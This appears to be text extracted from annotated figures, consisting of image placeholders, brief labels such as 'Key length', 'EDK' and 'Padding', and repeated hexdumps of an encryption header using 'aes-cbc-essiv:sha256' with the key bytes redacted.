


Key length

EDK


```
00000000  c4 b1 b5 d0 01 00 00 00  68 00 00 00 00 00 00 00  |........h.......|
00000010  10 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  |..........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 00 00 00 00  [redacted]               |.........F...-QW.|
00000070  [redacted]               00 00 00 00 00 00 00 00  |...J[...........|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  [redacted]               |.........?..yN]..|
000000a0  [redacted]               00 00 00 00 00 00 00 00  |....P...........|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Normal way



```
00000000  c4 b1 b5 d0 01 00 00 00  68 00 00 00 00 00 00 00  |........h.......|
00000010  10 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  |..........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 00 00 00 00  [redacted]               |.........F...-QW.|
00000070  [redacted]               00 00 00 00 00 00 00 00  |...J[...........|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  [redacted]               |.........?..yN]..|
000000a0  [redacted]               00 00 00 00 00 00 00 00  |....P...........|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Normal way



```
00000000  c4 b1 b5 d0 01 00 00 00  68 00 00 00 00 00 00 00  |........h.......|
00000010  10 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  |..........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 00 00 00 00  [redacted]               |.........F...-QW.|
00000070  [redacted]               00 00 00 00 00 00 00 00  |...J[...........|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  [redacted]               |.........?..yN]..|
000000a0  [redacted]               00 00 00 00 00 00 00 00  |....P...........|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Key length


EDK

Padding

